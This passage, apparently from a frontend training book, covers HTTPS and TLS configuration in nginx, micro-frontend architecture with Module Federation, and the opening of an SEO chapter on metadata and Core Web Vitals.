                alert(`Lat: ${position.coords.latitude}, Lon: ${position.coords.longitude}`);
            },
            (error) => {
                alert('Geolocation error: ' + error.message);
            }
        );
    } else {
        alert('Geolocation not supported (HTTPS required)');
    }
});
</script>
</body>
</html>
*/

// public/sw.js - Basic Service Worker
/*
const CACHE_NAME = 'v1';
const urlsToCache = [
    '/',
    '/index.html',
    '/styles.css',
    '/app.js'
];

// Install event - cache resources
self.addEventListener('install', (event) => {
    console.log('[Service Worker] Installing...');
    event.waitUntil(
        caches.open(CACHE_NAME)
            .then((cache) => {
                console.log('[Service Worker] Caching files');
                return cache.addAll(urlsToCache);
            })
    );
});

// Activate event - clean old caches
self.addEventListener('activate', (event) => {
    console.log('[Service Worker] Activating...');
    event.waitUntil(
        caches.keys().then((cacheNames) => {
            return Promise.all(
                cacheNames.map((cacheName) => {

```

```

        if (cacheName !== CACHE_NAME) {
            console.log('[Service Worker] Deleting old cache:', cacheName);
            return caches.delete(cacheName);
        }
    })
    );
})
);
});

// Fetch event - serve from cache, fallback to network
self.addEventListener('fetch', (event) => {
    event.respondWith(
        caches.match(event.request)
            .then((response) => {
                if (response) {
                    console.log('[Service Worker] Serving from cache:', event.request.url);
                    return response;
                }
                console.log('[Service Worker] Fetching from network:', event.request.url);
                return fetch(event.request);
            })
    );
});
*/

```

Common mistakes

1. Serving Production Traffic Over HTTP

Mistake: Skipping TLS in production because “it’s just a marketing site” — every modern browser API and ranking signal is gated on HTTPS.

```

# BAD: HTTP-only server block, no redirect
server {
    listen 80;
    server_name example.com;

    root /var/www/html;
    index index.html;

    location / {
        try_files $uri $uri/ /index.html;
    }
}

# Result:
# - Chrome marks the site "Not Secure" in the address bar
# - Service Worker registration throws SecurityError
# - navigator.geolocation, getUserMedia, Push API all refuse
# - Google penalizes the page in search rankings
# - Any cafe Wi-Fi can MITM and inject ads or malware

# GOOD: HTTP block redirects, HTTPS block serves traffic
server {
    listen 80;
    server_name example.com www.example.com;
}

```

```

# Allow ACME challenge for Let's Encrypt renewals
location /.well-known/acme-challenge/ {
    root /var/www/html;
}

# Everything else: 301 to HTTPS
location / {
    return 301 https://$host$request_uri;
}

server {
    listen 443 ssl http2;
    server_name example.com www.example.com;

    ssl_certificate      /etc/letsencrypt/live/example.com/fullchain.pem;
    ssl_certificate_key  /etc/letsencrypt/live/example.com/privkey.pem;
    ssl_protocols        TLSv1.2 TLSv1.3;

    root /var/www/html;
    index index.html;
}

```

Why it matters: HTTPS is no longer optional — it is the minimum bar for credible production traffic and a hard requirement for Service Workers, Geolocation, Camera, and Push.

2. Forgetting (or Misconfiguring) HSTS

Mistake: Relying on the 301 redirect alone. The first request still goes over HTTP, which is exactly when SSL-stripping attacks happen.

```

# BAD: No HSTS, every fresh visit starts as plaintext
server {
    listen 443 ssl http2;
    server_name example.com;

    ssl_certificate      /etc/letsencrypt/live/example.com/fullchain.pem;
    ssl_certificate_key  /etc/letsencrypt/live/example.com/privkey.pem;
    # Missing: Strict-Transport-Security header
}

# A user typing "example.com" in the address bar:
# 1. Browser issues http://example.com (plaintext)
# 2. Attacker on the same Wi-Fi intercepts, never forwards the 301
# 3. Attacker proxies the site over HTTPS to your server but plaintext to the user
# 4. User sees a working site; attacker reads every keystroke

# GOOD: HSTS instructs the browser to use HTTPS for future visits
server {
    listen 443 ssl http2;
    server_name example.com;

    ssl_certificate      /etc/letsencrypt/live/example.com/fullchain.pem;
    ssl_certificate_key  /etc/letsencrypt/live/example.com/privkey.pem;

    # Tell the browser: for the next year, never speak HTTP to this host
    add_header Strict-Transport-Security
        "max-age=31536000; includeSubDomains; preload" always;
}

```

```

}
# After the first successful HTTPS visit:
# - Browser refuses to send any HTTP request to example.com or *.example.com
# - The 301 redirect step is skipped client-side, killing SSL-stripping
# - With "preload" submitted to hstspreload.org, even the FIRST visit is protected

```

Why it matters: Without HSTS, your TLS only protects users who already typed `https://`. With it, the browser becomes an active participant in keeping the connection encrypted.

3. Mixed Content on an HTTPS Page

Mistake: Loading scripts, stylesheets, fonts, or images from `http://` URLs on an HTTPS page. Browsers either block the resource (active content) or flag the page as not-fully-secure (passive content).

```

<!-- BAD: Hard-coded http:// resources poison an HTTPS page -->
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" href="http://cdn.example.com/style.css" />
  <script src="http://analytics.example.com/track.js"></script>
</head>
<body>
  
</body>
</html>

<!-- Browser behaviour on https://yoursite.com:
  - style.css and track.js are BLOCKED (active mixed content)
  - hero.jpg loads but the address bar shows a broken padlock
  - Console fills with "Mixed Content" warnings
  - Page looks broken, users lose trust -->

<!-- GOOD: Use protocol-relative or explicit https:// URLs everywhere -->
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" href="https://cdn.example.com/style.css" />
  <script src="https://analytics.example.com/track.js"></script>

  <!-- Belt-and-braces: instruct the browser to upgrade any stragglers -->
  <meta http-equiv="Content-Security-Policy"
        content="upgrade-insecure-requests" />
</head>
<body>
  
</body>
</html>

<!-- upgrade-insecure-requests rewrites any leftover http:// to https://
  before the request goes out, catching third-party widgets you don't
  control. -->

```

Why it matters: A single mixed-content asset is enough to break the padlock and undermine every other security guarantee on the page.

4. Hard-Coding Deprecated TLS Versions and Ciphers

Mistake: Copy-pasting an old `nginx.conf` snippet that still enables TLS 1.0 / 1.1 or weak ciphers. Modern auditors (and Qualys SSL Labs) downgrade your grade immediately.

```
# BAD: Allows TLS 1.0/1.1 and weak ciphers
server {
    listen 443 ssl http2;
    server_name example.com;

    ssl_certificate      /etc/letsencrypt/live/example.com/fullchain.pem;
    ssl_certificate_key  /etc/letsencrypt/live/example.com/privkey.pem;

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;          # TLS 1.0 / 1.1 deprecated
    ssl_ciphers ALL:!aNULL:!eNULL;                # "ALL" includes RC4, 3DES
}

# Consequences:
# - PCI-DSS compliance failure (TLS 1.0 banned since 2018)
# - SSL Labs grade drops to B or C
# - Vulnerable to BEAST, POODLE, Sweet32 attacks
# - Modern browsers will eventually refuse to connect at all

# GOOD: Modern protocols only, curated cipher list, OCSP stapling on
server {
    listen 443 ssl http2;
    listen 443 quic reuseport;                    # HTTP/3 alongside HTTP/2
    server_name example.com;

    ssl_certificate      /etc/letsencrypt/live/example.com/fullchain.pem;
    ssl_certificate_key  /etc/letsencrypt/live/example.com/privkey.pem;

    ssl_protocols TLSv1.2 TLSv1.3;
    ssl_ciphers HIGH:!aNULL:!MD5:!3DES:!RC4;
    ssl_prefer_server_ciphers on;

    ssl_session_cache    shared:SSL:10m;
    ssl_session_timeout  10m;

    # OCSP stapling: server fetches revocation status, client doesn't have to
    ssl_stapling on;
    ssl_stapling_verify on;
    resolver 1.1.1.1 8.8.8.8 valid=300s;

    add_header Strict-Transport-Security
        "max-age=31536000; includeSubDomains; preload" always;
    add_header Alt-Svc 'h3=":443"; ma=86400' always;
}
```

Why it matters: TLS configuration is the kind of thing you set once and forget — which is exactly why a stale config silently turns into a compliance and security liability years later. Test with `https://www.ssllabs.com/ssltest/` after every change.

Best practices

Key principles

1. **HTTPS is Mandatory:** Service Workers, Geolocation, Camera access all require HTTPS. HTTP sites show “Not Secure” warning.
2. **TLS Encrypts Everything:** All data encrypted in transit. Man-in-the-middle attacks prevented. Server identity verified via certificate.
3. **Certificate Management:** Use Let’s Encrypt for free DV certificates. Auto-renew before 90-day expiration.

DO

- Use HTTPS everywhere (production AND development)
- Redirect HTTP to HTTPS (301 redirect)
- Use HSTS headers to prevent downgrade attacks
- Set up auto-renewal for certificates
- Use secure cipher suites (TLS 1.2+)

DON'T


- Serve any content over HTTP in production
- Ignore certificate expiration
- Use self-signed certs in production
- Mix HTTP and HTTPS content (mixed content)
- Forget to update certificate on domain changes

Quality gates

Before you call it done:

- | | |
|--|--|
| ☐ HTTPS in production | ☐ Certificate auto-renewal |
| ☐ HTTP → HTTPS redirect | ☐ No mixed content |
| ☐ HSTS header set | ☐ Security headers configured |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/protocol.html



MFE

THE SERVER SIDE · CHAPTER 27

AT A GLANCE

- Independently deployable, framework-agnostic UI modules
- Enables autonomous team deployments at scale
- Extends microservices architecture to the UI layer

Key insight. Micro-frontends extend microservices architecture to the UI layer, decomposing monolithic frontends into independently deployable, framework-agnostic modules that communicate through well-defined contracts. This enables large-scale teams to ship features autonomously without coordinating releases, at the cost of increased orchestration complexity. The challenge lies in choosing the right integration strategy—Module Federation for zero-duplication shared dependencies, Web Components for framework-agnostic boundaries, or iframes for maximum isolation—while maintaining consistent UX, shared authentication, and performant bundle sizes. Success hinges on strict governance: versioned contracts prevent breakage, centralized design systems ensure consistency, and performance budgets (e.g., <200KB per MFE) prevent the tragedy of the commons where each team optimizes locally but degrades global load times.

What it is

1. Architectural Philosophy

Micro-frontends apply Conway's Law deliberately: team boundaries align with code boundaries. Instead of a single 500,000-line React monolith requiring synchronized deployments across 10 teams, you split into bounded contexts (e.g., ProductCatalog, Checkout, UserProfile MFEs). Each MFE owns its domain end-

to-end—UI components, state management, API integration, even E2E tests—deployed independently via CI/CD to versioned URLs (`/mfe/checkout@v2.3.1/remoteEntry.js`). The App Shell orchestrates MFEs using dynamic imports: `const Checkout = lazy(() => import('checkout/Cart'))` . When Team A deploys Checkout v2.3.1, only Checkout users download new code; ProductCatalog stays on v1.8.0 until Team B deploys. This decouples release schedules but introduces distributed system problems: version skew (Shell on v1, Checkout on v2), runtime errors from mismatched contracts, and “works on my machine” failures when MFEs integrate.

The fundamental trade-off: autonomy vs. coherence. High autonomy (full tech stack freedom) risks fragmented UX and bloated bundles (5 MFEs each loading React = 500KB duplication). High coherence (mandated framework, shared UI library) reduces autonomy but achieves 50KB shared vendor bundle. Governance mechanisms—architecture decision records (ADRs), performance budgets, integration tests—balance this tension.

2. Integration Patterns

Module Federation (Webpack 5+ / Rspack):

Shared runtime model where MFEs expose ES modules via `remoteEntry.js` manifests. Shell imports MFEs as dynamic imports: `import('mfe1/Component')` fetches over HTTP at runtime, resolves shared dependencies (React, React-DOM) using singleton pattern. If Shell uses React 18.2.0 and MFE1 specifies `react: { singleton: true, requiredVersion: '^18.0.0' }` , both share one React instance (50KB saved). If versions conflict (Shell 18.2.0, MFE2 needs 17.0.0), two React instances load (200KB total).

Benefits: Zero-duplication for compatible semver ranges, type-safe imports (TypeScript support via `@module-federation/typescript`), lazy loading with code splitting. **Drawbacks:** Requires Webpack/Rspack (framework lock-in), runtime version negotiation complexity, network waterfalls (Shell → `remoteEntry.js` → `chunk-vendor.js` → `chunk-app.js`).

Web Components:

Framework-agnostic Custom Elements (`<product-catalog sku="12345"></product-catalog>`) encapsulated via Shadow DOM. Each MFE publishes a Web Component bundle (`catalog.min.js`), Shell loads via `<script src="...">` . Communication via Custom Events (`dispatchEvent(new CustomEvent('cart:add', { detail: { sku } } ))`) or properties (`catalogEl.user = { id: 123 }`).

Benefits: True framework independence (React MFE, Vue Shell, Angular MFE), browser-native isolation, progressive enhancement. **Drawbacks:** Shadow DOM CSS encapsulation breaks global styles (need CSS custom properties for theming), event bubbling only works with `composed: true` , polyfills needed for Safari <14, larger bundle sizes (each MFE ships framework runtime).

Iframes:

Maximum isolation—each MFE runs in separate browsing context. Shell embeds `<iframe src="/mfe/checkout">` , communicates via `postMessage` . Authentication passed via URL token or `postMessage` after load.

Benefits: Complete isolation (CSS, JavaScript, global variables), multi-origin support, legacy code integration. **Drawbacks:** Poor SEO (iframes not crawled), accessibility issues (screen readers struggle), cross-origin restrictions, heavyweight (each iframe = full document + styles), poor UX (scrolling, focus management).

Import Maps (ESM CDN):

Native ES module resolution via `<script type="importmap">` mapping logical names to CDN URLs. Shell declares `{ "react": "https://esm.sh/react@18" }`, MFEs import `from 'react'`, browser fetches from CDN.

Benefits: No build-time bundling, HTTP/2 multiplexing, browser-native, shared CDN cache. **Drawbacks:** Cutting-edge (limited IE11/old browser support), no code splitting by default, CDN dependency for runtime resolution.

3. Communication Strategies

Event Bus Pattern:

```
// Shared event bus singleton
window.MFEBus = {
  subscribers: {},
  publish(event, data) {
    this.subscribers[event]?.forEach(fn => fn(data));
  },
  subscribe(event, fn) {
    this.subscribers[event] = this.subscribers[event] || [];
    this.subscribers[event].push(fn);
  }
};

// MFE1: Publish cart update
MFEBus.publish('cart:updated', { items: 3 });

// MFE2: Subscribe to cart updates
MFEBus.subscribe('cart:updated', (data) => {
  updateCartBadge(data.items);
});
```

Benefits: Decoupled, framework-agnostic, pub-sub pattern. **Drawbacks:** No type safety, debugging hard (who publishes what?), memory leaks if unsubscribe forgotten.

Shared State (Redux, Zustand):

Shell provides Redux store, MFEs dispatch actions:

```
// Shell creates store
const store = createStore(rootReducer);
window.SHARED_STORE = store;

// MFE dispatches action
window.SHARED_STORE.dispatch({ type: 'ADD_TO_CART', sku: '123' });
```

Benefits: Centralized state, time-travel debugging, predictable. **Drawbacks:** Framework coupling (requires Redux), tight coupling to state shape, version skew if MFEs expect different schemas.

Props / Callback Pattern (Module Federation):

Shell passes props to MFE components:

```
const Checkout = lazy(() => import('checkout/Cart'));
<Checkout user={user} onComplete={handleCheckout} />
```

Benefits: Type-safe, React-native, explicit contracts. **Drawbacks:** Only works with shared framework (React), tight coupling if props change frequently.

4. Versioning and Deployment

Semantic Versioning: MFEs publish v1.2.3 following semver. Shell specifies checkout@^1.0.0 (accepts 1.2.3, rejects 2.0.0). Breaking changes increment major version, triggering Shell update.

Blue-Green Deployments: Deploy Checkout v2 to /mfe/checkout-v2/, test with Shell staging, flip traffic via config: { "checkout": { "url": "/mfe/checkout-v2/" } }. Rollback = revert config.

Canary Releases: Route 10% traffic to Checkout v2.1.0, monitor errors, ramp to 100%. Requires feature flags or A/B testing infrastructure.

Independent vs. Synchronized: Independent = each MFE deploys anytime (risk: breaking contract changes). Synchronized = all MFEs deploy together (defeats autonomy). Middle ground: contract testing (Pact, GraphQL schema validation) ensures backward compatibility.

5. Authentication and Authorization

Shared Auth Token (Cookie/LocalStorage):

Shell authenticates user, stores JWT in httpOnly cookie. MFEs read cookie for API calls. Cookie shared across same-origin MFEs (/mfe/checkout, /mfe/profile).

SSO / OAuth Flow:

Shell handles OAuth redirect, obtains token, broadcasts to MFEs via postMessage or shared state. MFEs use token for backend requests.

Role-Based Access Control (RBAC):

Shell fetches user permissions ({ canViewReports: true }), passes to MFEs as props. MFEs conditionally render features:

```
{user.canViewReports && <ReportsLink />}
```

Challenges: Token refresh coordination (if Shell refreshes token, MFEs must use new token), logout propagation (one MFE logs out, all must clear state), cross-origin iframes (need postMessage for token passing).

6. Performance Optimization

Shared Vendor Bundle:

Shell loads React/React-DOM once (50KB gzipped), MFEs consume via Module Federation singletons. Saves 50KB per MFE.

Code Splitting:

MFEs lazy-load routes: `const ReportPage = lazy(() => import('./Report'))`. Only users visiting `/reports` download 120KB Report bundle.

Preloading:

Shell preloads likely-next MFE: `<link rel="prefetch" href="/mfe/checkout/remoteEntry.js">` when user adds item to cart.

Bundle Analysis:

Run Webpack Bundle Analyzer per MFE. Identify duplicate lodash (30KB in MFE1, 30KB in MFE2), move to shared dependencies.

Performance Budget:

Enforce <200KB per MFE (gzipped). CI fails if budget exceeded. Prevents gradual bloat.

Critical CSS:

Inline above-fold styles in Shell (<5KB), defer MFE-specific CSS via `<link rel="stylesheet" media="print" onload="this.media='all'">`.

7. Testing Strategy

Unit Tests: Each MFE tests components in isolation (Jest, React Testing Library). Mock shared dependencies (auth, event bus).

Integration Tests: Shell + MFE integration tested via Cypress/Playwright. Load Shell, verify MFE renders, test cross-MFE workflows (add to cart → checkout).

Contract Testing: Use Pact to define MFE API contracts. MFE1 publishes contract (`POST /api/cart` expects `{ sku: string }`), backend verifies. Prevents breaking changes.

Visual Regression: Percy/Chromatic screenshots. Detect unintended CSS changes when Shell updates global styles.

End-to-End: Full user flows (login → browse → checkout) tested in production-like environment. Catches integration bugs (CORS, authentication).

8. Governance and Standards

Shared Design System:

Centralized UI component library (e.g., `@company/ui-kit`) consumed by all MFEs. Ensures consistent buttons, inputs, colors. Versioned (`v2.5.0`) to allow gradual upgrades.

Performance Budget:

Document states: “Each MFE <200KB, Shell <50KB, total FCP <1.5s on 3G.” Lighthouse CI enforces in PR checks.

Architecture Decision Records (ADRs):

Team decides Module Federation vs Web Components, documents rationale in `ADR-005.md`. Future teams reference ADR when choosing integration pattern.

Code Ownership (CODEOWNERS):

`/mfe/checkout` owned by `@checkout-team`, auto-assigned PRs. Prevents unauthorized changes.

API Contracts (OpenAPI/GraphQL):

Backend APIs documented via Swagger. MFEs generate TypeScript types from schema, breaking changes caught at compile time.

9. Developer Experience

Local Development:

Shell runs on `localhost:3000`, MFEs on `localhost:3001`, `localhost:3002`. Module Federation dev server proxies MFE requests. Hot reload works per-MFE.

Mocking MFEs:

Shell can mock unavailable MFEs: `if (env === 'dev') import('./mocks/CheckoutMock')` instead of loading remote. Unblocks Shell development when Checkout team deploys broken version.

Shared Tooling:

Centralized ESLint config (`@company/eslint-config`), Prettier, TypeScript config. Reduces setup friction, enforces consistency.

Documentation:

Living style guide (Storybook) shows all MFE components. README per MFE explains local setup, API contracts, deployment process.

In code

Example: Example 1: Basic Module Federation Setup (Webpack 5)

```
// Shell: webpack.config.js
const ModuleFederationPlugin = require('webpack').container.ModuleFederationPlugin;
```

```

module.exports = {
  plugins: [
    new ModuleFederationPlugin({
      name: 'shell',
      remotes: {
        checkout: 'checkout@http://localhost:3001/remoteEntry.js',
        catalog: 'catalog@http://localhost:3002/remoteEntry.js'
      },
      shared: {
        react: { singleton: true, requiredVersion: '^18.0.0' },
        'react-dom': { singleton: true, requiredVersion: '^18.0.0' }
      }
    })
  ]
};

// Shell: src/App.js
import React, { Suspense, lazy } from 'react';
import { BrowserRouter, Routes, Route } from 'react-router-dom';

const Checkout = lazy(() => import('checkout/Cart'));
const Catalog = lazy(() => import('catalog/ProductList'));

function App() {
  return (
    <BrowserRouter>
      <header>
        <h1>E-Commerce Platform</h1>
        <nav>
          <a href="/catalog">Products</a>
          <a href="/checkout">Cart</a>
        </nav>
      </header>

      <main>
        <Suspense fallback={<div>Loading...</div>}>
          <Routes>
            <Route path="/catalog" element={<Catalog />} />
            <Route path="/checkout" element={<Checkout />} />
          </Routes>
        </Suspense>
      </main>
    </BrowserRouter>
  );
}

export default App;

// Checkout MFE: webpack.config.js
module.exports = {
  plugins: [
    new ModuleFederationPlugin({
      name: 'checkout',
      filename: 'remoteEntry.js',
      exposes: {
        './Cart': './src/Cart' // Expose Cart component
      },
      shared: {
        react: { singleton: true },
        'react-dom': { singleton: true }
      }
    })
  ]
};

```

```

    })
  ]
};

// Checkout MFE: src/Cart.js
import React, { useState, useEffect } from 'react';

export default function Cart() {
  const [items, setItems] = useState([]);

  useEffect(() => {
    fetch('/api/cart')
      .then(r => r.json())
      .then(setItems);
  }, []);

  return (
    <div className="cart">
      <h2>Shopping Cart</h2>
      {items.length === 0 ? (
        <p>Your cart is empty</p>
      ) : (
        <ul>
          {items.map(item => (
            <li key={item.id}>
              {item.name} - ${item.price}
            </li>
          ))}
        </ul>
      )}
      <button>Checkout</button>
    </div>
  );
}

// Catalog MFE: webpack.config.js
module.exports = {
  plugins: [
    new ModuleFederationPlugin({
      name: 'catalog',
      filename: 'remoteEntry.js',
      exposes: {
        './ProductList': './src/ProductList'
      },
      shared: {
        react: { singleton: true },
        'react-dom': { singleton: true }
      }
    })
  ]
};

// Catalog MFE: src/ProductList.js
import React, { useState, useEffect } from 'react';

export default function ProductList() {
  const [products, setProducts] = useState([]);

  useEffect(() => {
    fetch('/api/products')
      .then(r => r.json())
      .then(setProducts);
  });
}

```

```

}, []);

const addToCart = (productId) => {
  fetch('/api/cart', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ productId })
  });

  // Notify other MFEs via event bus
  window.dispatchEvent(new CustomEvent('cart:updated'));
};

return (
  <div className="product-list">
    <h2>Products</h2>
    <div className="grid">
      {products.map(product => (
        <div key={product.id} className="product-card">
          <img src={product.image} alt={product.name} />
          <h3>{product.name}</h3>
          <p>${product.price}</p>
          <button onClick={() => addToCart(product.id)}>
            Add to Cart
          </button>
        </div>
      ))}
    </div>
  </div>
);
}

```

Common mistakes

1. Duplicating Shared Dependencies Across MFEs

✗ Wrong: Each MFE bundles React, lodash, moment—5 MFEs × 150KB = 750KB duplication.

```

// Dashboard MFE: webpack.config.js
module.exports = {
  plugins: [
    new ModuleFederationPlugin({
      name: 'dashboard',
      exposes: { './App': './src/App' },
      shared: {} // No shared dependencies! Each MFE bundles React
    })
  ]
};

// Result: Shell loads React (150KB), Dashboard loads React (150KB), Settings loads React (150KB) = 450KB total

```

✓ Correct: Use Module Federation `shared` with `singleton: true` to share dependencies.

```

module.exports = {
  plugins: [
    new ModuleFederationPlugin({

```



```

    name: 'dashboard',
    exposes: { './App': './src/App' },
    shared: {
      react: { singleton: true, requiredVersion: '^18.0.0' },
      'react-dom': { singleton: true, requiredVersion: '^18.0.0' },
      lodash: { singleton: true }
    }
  })
]
};

// Result: Shell loads React once (150KB), all MFEs share = 150KB total (600KB saved)

```

Why it matters: A 5-MFE app without shared dependencies downloads 750KB of duplicate React/vendor code. Users on 3G wait 10+ seconds. Shared dependencies reduce this to 150KB, achieving <2s load time.

2. No Versioning or Contract Testing Between MFEs

✗ Wrong: Dashboard MFE expects `user.email`, Shell changes to `user.emailAddress` —runtime crash.

```

// Shell v2.0: Changed user schema
<Dashboard user= />

// Dashboard MFE: Still expects old schema
function Dashboard({ user }) {
  return <div>Email: {user.email}</div>; // CRASH: user.email is undefined
}

```

✓ Correct: Use semantic versioning + contract testing to catch breaking changes.

```

// contracts/user.contract.json (Pact-style contract)
{
  "consumer": "Dashboard MFE",
  "provider": "Shell",
  "interactions": [
    {
      "description": "User object",
      "request": { "path": "/user" },
      "response": {
        "status": 200,
        "body": {
          "id": 123,
          "email": "user@example.com" // Contract specifies `email` field
        }
      }
    }
  ]
}

// Shell CI pipeline runs contract test
npm run test:contracts
// FAIL: Shell returns `emailAddress`, contract expects `email`. Breaking change detected!

```

Alternative: TypeScript Shared Types:

```
// @company/contracts package
export interface User {
  id: number;
  email: string; // v1.0.0
}

// Shell v2.0 changes to emailAddress
export interface User {
  id: number;
  emailAddress: string; // v2.0.0 (BREAKING)
}

// Dashboard MFE pins contracts v1.0.0 in package.json
// "dependencies": { "@company/contracts": "1.0.0" }
import { User } from '@company/contracts';

// TypeScript compiler catches mismatch:
// Error: Type '{ emailAddress: string }' is not assignable to type '{ email: string }'
```

Why it matters: Without versioning, a Shell deployment breaks all MFEs silently. Users see blank screens, error logs flood Sentry. Contract tests catch breaking changes in CI before deployment, preventing production outages.

3. MFEs Tightly Coupled to Shell Implementation

✗ Wrong: MFE directly imports Shell's Redux store, breaks when Shell migrates to Zustand.

```
// Dashboard MFE: Directly imports Shell's store
import { store } from 'shell/store'; // Tight coupling!

function Dashboard() {
  const state = store.getState();
  const dispatch = store.dispatch;

  return <div>User: {state.user.name}</div>;
}

// Shell v2.0 migrates from Redux to Zustand
// Dashboard MFE crashes: `store` is now Zustand, no `.dispatch()` method
```

✓ Correct: MFEs consume abstractions (Context, props, events), not Shell internals.

```
// Shell provides AuthContext (abstraction layer)
<AuthContext.Provider value=>
  <Dashboard />
</AuthContext.Provider>

// Dashboard MFE consumes context (decoupled)
function Dashboard() {
  const { user } = useContext(AuthContext);
  return <div>User: {user.name}</div>;
}

// Shell migrates from Redux to Zustand internally—Dashboard unaffected
// AuthContext still provides same API ({ user, login, logout })
```

Why it matters: Tight coupling forces synchronized deployments. If Shell changes Redux to Zustand, all 10 MFEs must update simultaneously—defeating micro-frontend autonomy. Abstractions (Context API, event bus, versioned APIs) enable independent evolution.

Best practices

Key principles

1. **Independent Deployment:** Each MFE deploys separately. Team A ships Checkout v2.3 without waiting for Team B's ProductCatalog release.
2. **Bounded Contexts:** MFE boundaries align with team/domain boundaries. Each MFE owns its UI, state, and API integration end-to-end.
3. **Shared Dependencies:** Use Module Federation or import maps to share React/Vue across MFEs, avoiding 5x bundle duplication.

DO

- Define clear MFE boundaries by domain
- Use Module Federation for shared dependencies
- Version MFE contracts (props interface)
- Implement centralized design system
- Set performance budgets per MFE (<200KB)

DON'T

- Create too many tiny MFEs (overhead)
- Allow framework proliferation without governance
- Skip contract versioning (breaks integration)
- Ignore global load time (sum of all MFEs)
- Forget shared auth/routing strategy

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ Clear domain boundaries | ☐ Performance budget per MFE |
| ☐ Shared dependencies configured | ☐ Communication pattern defined |
| ☐ Contracts versioned | ☐ Design system shared |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/mfe.html



SEO

THE SERVER SIDE · CHAPTER 28

Key insight. SEO for frontend applications centers on making JavaScript-rendered content discoverable and crawlable by search engines through server-side rendering, semantic HTML, meta tags, structured data (JSON-LD), and Core Web Vitals optimization—transforming dynamic SPAs from invisible black boxes (empty `<div id="root">`) into rich, indexable content that ranks highly in search results and generates engaging social media previews.

What it is

Crawling & Indexing

Search Engine Optimization in modern frontend architecture solves a fundamental conflict: search engines prefer fast-loading, semantic HTML with clear content hierarchy, while modern SPAs prioritize rich interactivity through JavaScript frameworks. Without proper SEO implementation, Google’s crawler sees `<div id="root"></div>` and nothing more—your beautifully designed React app is invisible to search engines, social media previews show blank pages, and organic traffic remains zero despite excellent content. The fix is to give crawlers real HTML on the first response — see [ssr.md](#) for server-side rendering and [ssg.md](#) for build-time pre-rendering.

The core SEO pillars for frontend applications: (1) **Server-Side Rendering** ensuring crawlers receive fully-rendered HTML instead of waiting for JavaScript execution (critical for initial indexing and social previews — see [ssr.md](#)), (2) **Meta Tags** providing title, description, Open Graph, Twitter Cards in HTML `<head>` (controls how pages appear in search results and social shares), (3) **Structured Data** using JSON-LD schema markup describing content semantically (enables rich snippets like star ratings, breadcrumbs, FAQs in search results), (4) **Semantic HTML** with proper heading hierarchy, alt text, ARIA

labels (improves accessibility and crawler understanding), (5) **Performance Optimization** via Core Web Vitals (LCP, INP, CLS directly impact rankings since Google's Page Experience update — note that INP replaced FID as the responsiveness metric in March 2024).

Core Web Vitals

Performance SEO gained massive importance with Google's Page Experience ranking factor prioritizing Core Web Vitals (see also [web.dev's vitals reference](#) under **References**). LCP (Largest Contentful Paint) <2.5s measures main content visibility—optimize by preloading critical assets, using SSG/SSR for above-fold content (see [ssg.md](#)), implementing image optimization. INP (Interaction to Next Paint) <200ms measures interactivity responsiveness across the page lifecycle (replacing the older FID metric in 2024)—optimize by code splitting, lazy loading below-fold components, minimizing long JavaScript tasks. CLS (Cumulative Layout Shift) <0.1 prevents jarring layout changes—fix by always specifying image dimensions, reserving space for dynamic content, avoiding inserting content above existing content.

Metadata & Open Graph

Meta tag implementation requires dynamic per-page values, not static sitewide tags. Homepage needs "Buy Premium Widgets	WidgetCo" title and "Shop our collection of 500+ premium widgets..." description, while product pages need "Widget Pro 3000 - \$99.99	WidgetCo" with specific product descriptions. Next.js <code>generateMetadata</code> , React 19's native <code><title> / <meta></code> hoisting, or framework-specific solutions inject tags dynamically based on route/content. Critical tags: title (50-60 chars), description (150-160 chars), canonical URL (prevent duplicate content), Open Graph (og:title, og:description, og:image for Facebook/LinkedIn), Twitter Cards (twitter:card, twitter:image for Twitter previews).
---	---	--

Structured Data

Structured data transforms search results from plain blue links into rich snippets with images, ratings, prices, breadcrumbs, FAQs. JSON-LD script tags inject schema.org vocabulary describing content types —Product schema includes name/price/availability, Article schema has headline/author/datePublished, Recipe schema shows cooking time/ingredients. Google's Rich Results Test validates markup and previews appearance. Example: Product schema creates search results showing "\$99.99 - In Stock (234 reviews)" instead of just plain text description, dramatically improving click-through rates (20-30% boost typical).

URL Structure & Canonicals

Canonical URLs prevent duplicate content penalties when same content appears at multiple URLs (www vs non-www, trailing slashes, query parameters). Use `<link rel="canonical">` specifying preferred URL. Implement 301 redirects from duplicate URLs to canonical versions. For paginated content, link pages together with prev/next semantics in your navigation. Sitemap generation automates discovery of all indexable pages, especially critical for large SPAs where crawlers might miss dynamically generated routes. Generate XML sitemaps during build listing all URLs with lastmod dates, changefreq hints, priority scores. Submit to Google Search Console for faster indexing. For dynamic content, implement dynamic sitemaps that read your database/CMS and generate XML on demand. Include image sitemaps for image search optimization and video sitemaps for video content discovery.

hreflang & Internationalization

International sites use hreflang tags indicating language/region variants preventing wrong-language pages ranking in wrong regions. Each localized URL must reference every other variant — including itself — with a matching `<link rel="alternate" hreflang="en-US" href="...">` entry, plus an `x-default` for the fallback. Mismatches (one page lists `fr-CA` but the French page doesn't list back) cause search engines to ignore the cluster entirely.

Performance & Mobile

Beyond Core Web Vitals, mobile-first indexing means Google primarily uses the mobile version of your site for ranking. Ensure parity between desktop and mobile content (don't hide text behind “read more” toggles that aren't expanded), test with real-device throttling, and prefer responsive images (`srcset / <picture>`) over UA-sniffed assets. Pair this with the build/runtime tactics described in [ssg.md](#) and the runtime work in [ssr.md](#) for the best result.

In code

Example: Next.js App Router `generateMetadata`

Modern App Router pages declare metadata via the async `generateMetadata` export — Next.js renders the `<head>` for you, so there's no `<Head>` component or `pages/_document.js` boilerplate. Cross-reference: [ssr.md](#) for the rendering pipeline this metadata rides on.

```
// ===== app/layout.js =====
// Root metadata applies to every route unless a child overrides it.

export const metadata = {
  metadataBase: new URL('https://example.com'),
